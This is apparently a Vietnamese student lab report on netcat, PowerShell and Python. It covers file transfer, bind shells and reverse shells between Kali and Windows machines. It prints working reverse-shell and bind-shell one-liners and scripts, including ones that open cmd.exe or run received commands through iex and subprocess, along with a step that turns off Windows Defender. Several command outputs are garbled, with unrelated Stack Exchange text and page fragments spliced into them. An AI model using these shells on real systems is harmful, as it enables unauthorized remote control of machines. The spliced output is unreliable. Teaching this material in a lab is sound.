
Thay đổi Accept : curl -H "Accept: application/json" <http://httpbin.org/headers>

```
(kali㉿kali)-[~/Documents]
$ curl -H "Accept: application/json" http://httpbin.org/headers
{
  "headers": {
    "Accept": "application/json",
    "Host": "httpbin.org",
    "User-Agent": "curl/8.9.1",
    "X-Amzn-Trace-Id": "Root=1-66f2d73d-1178c7b11267c19a64d87c2d"
  }
}
```

4. Các công cụ cần thiết

h) Netcat

Bài thực hành 21: Kết nối đến TCP/UDP port:




```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ which nc
/usr/bin/nc

(kali㉿kali)-[~]
$ nc -v mail.btopenworld.com 110
DNS fwd/rev mismatch: mail.lb.btopenworld.com ≠ btprdhap003.bt.prod.cloud.openwave.ai
mail.lb.btopenworld.com [65.20.50.51] 110 (pop3) open
+OK POP3 server ready.
USER ahihi
+OK please send PASS command
PASS ahihi
-ERR Invalid user name or password

(kali㉿kali)-[~]
$
```

Bài thực hành 22: Lắng nghe trên TCP/UDP port:



```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 38144
Hello nhom 3, how are you
I'm fine, thanks
I'm fine too, bye
Bye

(kali㉿kali)-[~]
$ nc -nv 127.0.0.1 4444
(UNKNOWN) [127.0.0.1] 4444 (?) open
Hello nhom 3, how are you
I'm fine, thanks
I'm fine too, bye
Bye
```

Bài thực hành 23: Trao đổi tập tin với Netcat:

```
(kali㉿kali)-[~]
$ nc -nv 172.30.26.247 4444 < /usr/share/windows-resources/binaries/whoami.exe
(UNKNOWN) [172.30.26.247] 4444 (?) open
Information in this document is controlled by law and may be subject to
breakers?
corresponding author n
physics or engineering
...[it] became a right answer?
```

```
C:\Users\acer>ncat -lvpn 4444 > incoming.exe
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 172.30.26.247:56728.
^C
```

```
Command Prompt
C:\Users\acer>WHOAMI /HELP
WHOAMI 2.0 @1997. Written by Christophe Robert(chrisrob@microsoft.com).

WHOAMI [/option] [/option] ...

Where /option is one of the following:

/ALL      = Display all information in the current access token.
/NOVERBOSE = Display minimal information. *
/USER     = Display user.
/GROUPS   = Display groups.
/PRIV     = Display privileges.
/LOGONID  = Display Logon ID.
/SID      = Display SIDs. *
/HELP     = Display help.

* Must be used with option /USER, /GROUPS, /PRIV or /LOGONID

Samples are as follows:

WHOAMI
WHOAMI /ALL
WHOAMI /USER /SID
WHOAMI /GROUPS
WHOAMI /GROUPS /NOVERBOSE
WHOAMI /USER /GROUPS /SID
WHOAMI /PRIV /NOVERBOSE
WHOAMI /USER /GROUPS /PRIV
WHOAMI /HELP
```

Bài thực hành 24: Quản trị từ xa với Netcat:

```
C:\Users\acer>ncat -lvpn 4444 -e cmd.exe
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 172.30.26.247:57095.
```

(kali㉿kali)-[~]

```
└─$ nc -nv 172.30.26.247 4444
[UNKNOWN] [172.30.26.247] 4444 (?) open
Microsoft Windows [Version 10.0.22631.4169]
(c) Microsoft Corporation. All rights reserved.

C:\Users\acer>ipconfig
ipconfig
    Home
Windows IP Configuration
    Questions

Ethernet adapter Ethernet:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :
Ethernet adapter Ethernet 2:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :
    Of course even without privilege you can still search for the file, for example scanning all the
    directories and subdirectories starting from a position with something like
    Connection-specific DNS Suffix . :
    Link-local IPv6 Address . . . . . : fe80::53bf:c4fa:ff0e:99c1%20 to start from the current directory
    IPv4 Address . . . . . : 192.168.56.1 "secrets" # to start from the root # long long
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Wireless LAN adapter Local Area Connection* 1:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Wireless LAN adapter Local Area Connection* 2:
    By clicking "Accept all cookies", you agree Stack Exchange
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Ethernet adapter VMware Network Adapter VMnet1:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :
    Every 15 minutes I run 'sudo updatedb' and not wanting to run sudo updatedb and, since I have a computer that
    Link-local IPv6 Address . . . . . : fe80::dec8:c68:8071:9bc2%12
    IPv4 Address . . . . . : 192.168.254.1
    Subnet Mask . . . . . : 255.255.255.0 and find this line:
    Default Gateway . . . . . :
```

answered Jul 19, 2015 at 11:44
Hasur
4,020 ● 2 ● 30 ● 41

triggered? Count squares in my pi approximation CC BY-SA 2.5 License marked as denied license in the FOOSA tool after upgrading to React Native 0.74 version Enter a personal identification number Was the total glaciation of the world, a.k.a. snowball earth, due to Bok space clouds? Combustion gas of gas generator right through nozzle? Why are Jesus and Satan both referred to as morning star? How uncommon/problematic is a passport with a non-whole number of years? Would a material that could absorb 99.5% of be able to protect someone from Night Vision? How can I connect heavy-gauge wire to a 20A breaker? corresponding author not as the last author in physics or engineering "...,[it] became a _____ for me." Why is "git" the right answer? Play the Final Fantasy Prelude Question feed

Bài tập về nhà 17-22(Yêu cầu làm):

Triển khai ứng dụng chat đơn giản trên 2 máy Kali và Windows 10. Và trả lời các câu hỏi sau:

17. Máy chủ nào sẽ đóng vai trò là server?

Máy Kali thường đóng vai là máy chủ (server) trong kịch bản này.

18. Máy chủ nào sẽ đóng vai trò là client?

Máy Window sẽ đóng vai là máy khách (client) trong kịch bản.

19. Nếu khai báo lệnh “nc -lvp 4444” thì thật chất, port 4444 được mở ở máy nào?

Lệnh trên được sử dụng mở cổng trên máy kali
nc là viết tắt Netcat
-l là hoạt động ở chế độ lắng nghe
-v cho phép chế độ verbosely (hiển thị chi tiết kết nối).
-n bỏ qua DNS lookup và chỉ sử dụng địa chỉ IP.
-p 4444 mở cổng 4444.


20. Thực hiện chuyển tập tin wget.exe trên máy Kali sang máy Windows 10.

Thực hiện chuyển tệp wget.exe từ máy kali sang window:

```
nc -lvpn 4444 < /usr/bin/wget
```

```
ncat 192.168.108.130 4444 > wget.exe
```

Trong thư mục:



21. Thực hiện lại chi tiết kịch bản Reverse Shell và Bind Shell sử dụng netcat.

Reverse Shell:

Máy chủ là Kali và máy khách là Window:

Trên Kali: nhập lệnh nc -lvpn 4444 (dùng để lắng nghe)

Trên Window: nhập lệnh ncat 192.168.108.130 4444 -e cmd.exe (kết nối đến kali và cho phép sử dụng cmd)

```
C:\Users\acer>ncat 192.168.108.130 4444 -e cmd.exe
```

Thì trên máy kali sẽ sử dụng được cmd của bên window:

```
C:\Users\acer>ipconfig  
ipconfig /s=16-BUP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
  netmask 255.255.255.0 broadcast 192.168.108.255  
Windows IP Configuration: 0066-7f4b:e5da prefixlen 64 scopeid 0x20<link>  
  other 00:0c:29:80:34:a8 txqueuelen 1000 (Ethernet)  
    RX packets 155 bytes 33667 (32.8 kB)  
Ethernet adapter Ethernet: d 0 overruns 0 frame 0  
  TX packets 99 bytes 32431 (12.1 kB)  
  Media State . . . . . : Media disconnected link layer errors 0  
  Connection-specific DNS Suffix . :  
  Link Layer Flags=73-BUP,LOOPBACK,RUNNING> mtu 65536  
Ethernet adapter Ethernet 2:  
  Link Layer Flags=73-BUP,LOOPBACK,RUNNING> mtu 255.0.0.0  
  Link Layer Address 00:0c:29:80:34:a8 prefixlen 128 scopeid 0x10<host>  
  Connection-specific DNS Suffix . . . . . : loopback  
  Link-local IPv6 Address . . . . . : fe80::53bf:c4fa:ff0e:99c1%20  
  IPv4 Address . . . . . : 192.168.56.1  
  Subnet Mask . . . . . : 255.255.255.0  
  Default Gateway . . . . . : 0.0.0.0 carried 0 collisions 0
```

Bind Shell:

Ngược với revert shell thì Máy Window sẽ là máy chủ và kali sẽ là máy khách
Trên máy Window nhập lệnh: nc -lvp 4444 -e cmd.exe (Lắng nghe trên port 4444 cho phép máy khách sử dụng cmd)

```
C:\Users\acer>ncat -lvp 4444 -e cmd.exe  
Ncat: Version 7.95 ( https://nmap.org/ncat )  
Ncat: Listening on [::]:4444  
Ncat: Listening on 0.0.0.0:4444
```

Trên máy Linux thì nhập lệnh: nc 192.168.1.3 4444 (kết nối đến máy Window qua port 4444)

Sau đó trên máy Linux sẽ thực hiện được cmd trên Window:

22. So sánh ưu và nhược điểm khi sử dụng Reverse Shell và Bind Shell? Khi nào nên sử dụng Bind Shell? Khi nào nên sử dụng Reverse Shell?

Tính năng	Bind Shell	Reverse Shell
-----------	------------	---------------

Phương thức hoạt động	Máy nạn nhân đóng vai là máy chủ lắng nghe. Máy điều khiển (máy tấn công) sẽ kết nối đến máy chủ và truy cập đến hệ thống của nạn nhân.	Máy điều khiển (máy tấn công) đóng vai là máy chủ lắng nghe. Máy nạn nhân là máy khách kết nối đến máy tấn công. Sau đó, máy tấn công sẽ truy cập đến hệ thống của nạn nhân.
Tường lửa / NAT	Khó vượt qua tường lửa của máy nạn nhân do kết nối tới máy nạn nhân.	Vượt qua tường lửa của máy nạn nhân dễ hơn.
Phạm vi sử dụng	Trong trường hợp máy đích mở cổng và không bị tường lửa chặn.	Trong trường hợp máy đích không có mở cổng hoặc bị tường lửa chặn.

Ưu/nhược điểm:

Bind Shell:

Ưu điểm :

Máy điều khiển có thể kết nối đến máy đích mà không cần chờ kết nối.

Nhược điểm:

Máy đích cần phải mở cổng, một số tường lửa hiện đại sẽ chặn kết nối bên ngoài.

Revert Shell:

Ưu điểm:

Vì đóng vai là máy chủ, khi máy đích kết nối có thể vượt qua tường lửa của máy khách.

Nhược điểm :

Cần chờ máy đích kết nối, một số hệ thống có thể phát hiện máy chủ không an toàn.

Thời điểm sử dụng:

Bind Shell:

Nếu máy đích mở cổng và tường lửa không chặn. Nói cách khác là có cách kết nối trực tiếp đến máy đích thì sử dụng Bind Shell.

Revert Shell:

Nếu trường hợp Bind Shell không khả thi thì sử dụng Revert Shell.

i) PowerShell

Bài tập về nhà 23-24(Cộng điểm):

23. Thực hiện trao đổi tập tin, bind shell và reverse shell sử dụng PowerShell

Trao đổi tập tin sử dụng PowerShell:

PowerShell có thể sử dụng giao thức HTTP hoặc TCP để trao đổi tập tin:
Để thực hiện thì máy kali có thể chạy một website sử dụng Python:
python3 -m http.server 8080

```
(kali㉿kali)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
ether 02:42:0:de:69:ab brd 172.17.255.255 txqueuelen 0 (Ethernet)
```


Còn trên máy Window sử dụng PowerShell để nhận tập tin từ kali:
Invoke-WebRequest -Uri <http://192.168.108.130:8080/access.txt.gz> -OutFile access.txt.gz

```
PS C:\Users\acer> Invoke-WebRequest -Uri http://192.168.108.130:8080/access.txt.gz -OutFile access.txt.gz
```


Trên máy kali sẽ hiển thị:

```
192.168.108.1 - - [24/Sep/2024 21:43:52] "GET /usr/bin/access.txt.gz HTTP/1.1" 404 -
192.168.108.1 - - [24/Sep/2024 21:44:20] "GET /access.txt.gz HTTP/1.1" 200 -
```

Và trong thư mục đó sẽ có :



Bind Shell sử dụng PowerShell:
Để thực hiện bindshell trên powershell:
Trên window tạm thời tắt window protector:



Và nhập câu lệnh sau để bắt đầu lắng nghe và cho phép máy kết nối thực hiện bất kì câu lệnh: câu lệnh này em lấy ở [đây](#)

```
powershell -c '$listener = New-Object System.Net.Sockets.TcpListener(''0.0.0.0'',443);$listener.start();$client = $listener.AcceptTcpClient();$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '>';$sendbyte =([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();}$client.Close();$listener.Stop()"
```

The screenshot shows a Windows Command Prompt window titled "Command Prompt". The text input field contains the PowerShell command provided above, starting with "powershell -c ...". The command is intended to create a TCP listener on port 443, accept connections, read data from the stream, execute it using iex, and then close the connection and stop the listener.

Còn trên Linux thì nhập câu lệnh sau để kết nối đến và thực hiện câu lệnh trên window

The screenshot shows a terminal window on a Kali Linux system. The user has run the command "\$ nc -nv 192.168.1.4 443" to establish a reverse shell connection to a Windows host at IP 192.168.1.4 on port 443. The terminal also displays the output of the "ipconfig" command, showing network interface details for both Ethernet and Wireless adapters.

Revert Shell sử dụng PowerShell:

Trên máy kali thì thực hiện lệnh : sudo nc -nlvp 443, để lắng nghe

```
(kali㉿kali)-[~]
$ sudo nc -nlvp 443
[sudo] password for kali:
listening on [any] 443 ...
```

Trên máy Window phải tắt window defender:

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.

Off

Và thực hiện lệnh (em sử dụng lệnh được tìm thấy ở [đây](#)):

```
powershell -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.108.130',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '>';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

```
C:\Users\acer>powershell -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.108.130',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '>';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

Sau đó máy linux có thể thực hiện câu lệnh window:

```
(kali㉿kali)-[~]
└─$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.108.130] from (UNKNOWN) [192.168.108.1] 51752
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Ethernet adapter Ethernet 2:

    Connection-specific DNS Suffix . :
    Link-local IPv6 Address . . . . . : fe80::53bf:c4fa:ff0e:99c1%20
    IPv4 Address. . . . . : 192.168.56.1
    Subnet Mask . . . . . : 255.255.255.0
```

24. Ngoài netcat và powershell, còn cách nào có thể tạo ra được reverse shell và bind shell không? Cho một ví dụ.

Ngoài netcat và powershell, bind shell và reverse shell có thể tạo ra bằng những ngôn ngữ lập trình khác.

Ví dụ dưới đây là reverse shell sử dụng python:

Reverse Shell:

Trên máy linux tạo một file python:

Listener.py:

```
import socket
# Create a socket
server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Bind to an IP and port
server_socket.bind(("0.0.0.0", 4444)) # Listening on all interfaces, port 4444
server_socket.listen(1)
print("Listening for incoming connections...")

# Accept the connection
client_socket, addr = server_socket.accept()
print(f"Connection received from {addr}")

# Communicate with the victim
while True:
    command = input("Shell> ") # Get a command from the attacker
    if command.lower() == "exit":
        break
    client_socket.send(command.encode()) # Send command to victim
```

```

result = client_socket.recv(1024).decode() # Receive response from victim
print(result)

# Close the connection
client_socket.close()
server_socket.close()

```

Và thực hiện lệnh python3 listener.py để chạy file:

```
(kali㉿kali)-[~]
$ python3 listener.py
Listening for incoming connections ...
```

Trên máy window cũng tạo một file python:
reverse_shell.py:

```

import socket
import subprocess

# Create a socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Connect to the attacker's machine (replace KALI_IP_ADDRESS with Kali's IP)
s.connect(("192.168.108.130", 4444))

# Continuously listen for commands from the attacker
while True:
    # Receive command from attacker
    command = s.recv(1024).decode()
    if command.lower() == "exit":
        break
    # Execute the command and get the result
    output = subprocess.getoutput(command)
    # Send the result back to the attacker
    s.send(output.encode())

# Close the connection
s.close()

```

Lưu ý: Thay địa chỉ ip thành địa chỉ của máy kali

Sau đó, chạy file bằng câu lệnh: python reverse_shell.py

```
D:\NT140.P11.ANTT(ATM)\BT>python reverse_shell.py
```

Khi 2 file được chạy thì quay lại máy kali sẽ có thể thực hiện lệnh trên cmd window trên máy linux:

Bind Shell:

Trên máy Window tạo một file python:
bind_shell.py:

```
import socket
import subprocess

# Create a socket
server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Bind to any IP and a specific port (e.g., 4444)
server_socket.bind(("0.0.0.0", 4444))
server_socket.listen(1)
print("Waiting for a connection...")

# Accept the connection from the attacker
client_socket, addr = server_socket.accept()
print(f"Connection received from {addr}")

# Continuously listen for commands from the attacker
while True:
    # Receive the command from the attacker
    command = client_socket.recv(1024).decode()
    if command.lower() == "exit":
        break
    # Execute the command and get the result
    output = subprocess.getoutput(command)
    # Send the result back to the attacker
    client_socket.send(output.encode())

# Close the connection
client_socket.close()
server_socket.close()
```

Và chạy file bind shell:

```
D:\NT140.P11.ANTT(ATM)\BT>python bind_shell.py
Waiting for a connection...
```

Còn trên máy kali, tạo một file connect.py:

```
import socket

# Create a socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Connect to the victim's IP address and port (replace VICTIM_IP_ADDRESS with the
# Windows machine's IP)
s.connect(("192.168.1.5", 4444))

# Interact with the bind shell
while True:
    command = input("Shell> ") # Get command from the attacker
    if command.lower() == "exit":
        s.send(command.encode())
        break
    s.send(command.encode()) # Send command to victim
    result = s.recv(1024).decode() # Receive and print the result
    print(result)

# Close the connection
s.close()
```

Lưu ý: Thay địa chỉ 192.168.1.5 thành địa chỉ của máy window

Và chạy file connect.py:

```
└─(kali㉿kali)-[~]
$ python3 connect.py
```

Khi 2 file được chạy thì trên máy kali có thể thực hiện lệnh của máy window:

```
Shell> ipconfig
Windows IP Configuration

Ethernet adapter Ethernet:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . .

Ethernet adapter Ethernet 2:
  Connection-specific DNS Suffix . . .
  Link-local IPv6 Address . . . . . : fe80::53bf:c4fa:ff0e:99c1%20
  IPv4 Address. . . . . . . . . : 192.168.56.1
  Subnet Mask . . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . . :
```